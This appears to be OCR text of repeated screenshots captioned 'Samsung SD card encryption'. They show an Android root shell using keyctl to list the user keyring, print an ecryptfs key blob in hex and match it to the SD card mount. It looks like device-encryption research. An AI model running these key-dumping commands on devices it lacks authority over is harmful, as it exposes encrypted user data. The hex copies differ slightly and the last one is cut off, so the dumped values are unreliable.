


```
shell@android:/ $ su
root@android:/ # /data/local/tmp/keyctl show @u
Keyring
 375937713 --alswrv      0    -1  keyring: _uid.0
 119834655 --alswrv      0     0   \_ user: 6f373de316226c3d
root@android:/ # /data/local/tmp/keyctl print 119834655
:hex:0400000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000020000000020000006f373de316226c3df18fcd6edce393f9142ea72ee35e2dca14906a6021c7c65800000
000000000000000000000000000000000000000000000000036663337336465333136323236633364000000000000000000000000
root@android:/ # ^D
shell@android:/ $ mount | grep ecryptfs
/storage/extSdCard /storage/extSdCard ecryptfs rw,nodev,relatime,ecryptfs_sig=6f373de316226c3d,ecryptfs_c
ecryptfs_key_bytes=32,ecryptfs_enable_filtering,ecryptfs_passthrough 0 0
shell@android:/ $ █
```

Samsung SD card encryption




```
/data/local/tmp/keyctl show @u
```



```
shell@android:/ $ su
root@android:/ # /data/local/tmp/keyctl show @u
Keyring
 375937713 --alswrv      0    -1  keyring: _uid.0
 119834655 --alswrv      0     0   \_ user: 6f373de316226c3d
root@android:/ # /data/local/tmp/keyctl print 119834655
:hex:04000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000020000000020000006f373de316226c3df18fcd6edce393f9142ea72ee35e2dca14906a6021c7c65800000
0000000000000000000000000000000000000000000000000000366633373364653331363232366333640000000000000000000000
root@android:/ # ^D
shell@android:/ $ mount | grep ecryptfs
/storage/extSdCard /storage/extSdCard ecryptfs rw,nodev,relatime,ecryptfs_sig=6f373de316226c3d,ecryptfs_c
ecryptfs_key_bytes=32,ecryptfs_enable_filtering,ecryptfs_passthrough 0 0
shell@android:/ $ █
```

Samsung SD card encryption




`/data/local/tmp/keyctl show @u`

`/data/local/tmp/keyctl print 119834655`

```
shell@android:/ $ su
root@android:/ # /data/local/tmp/keyctl show @u
Keyring
 375937713 --alswrv      0    -1  key
 119834655 --alswrv      0     0   \_ user: 6f373de316226c3d
root@android:/ # /data/local/tmp/keyctl print 119834655
:hex:0400000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
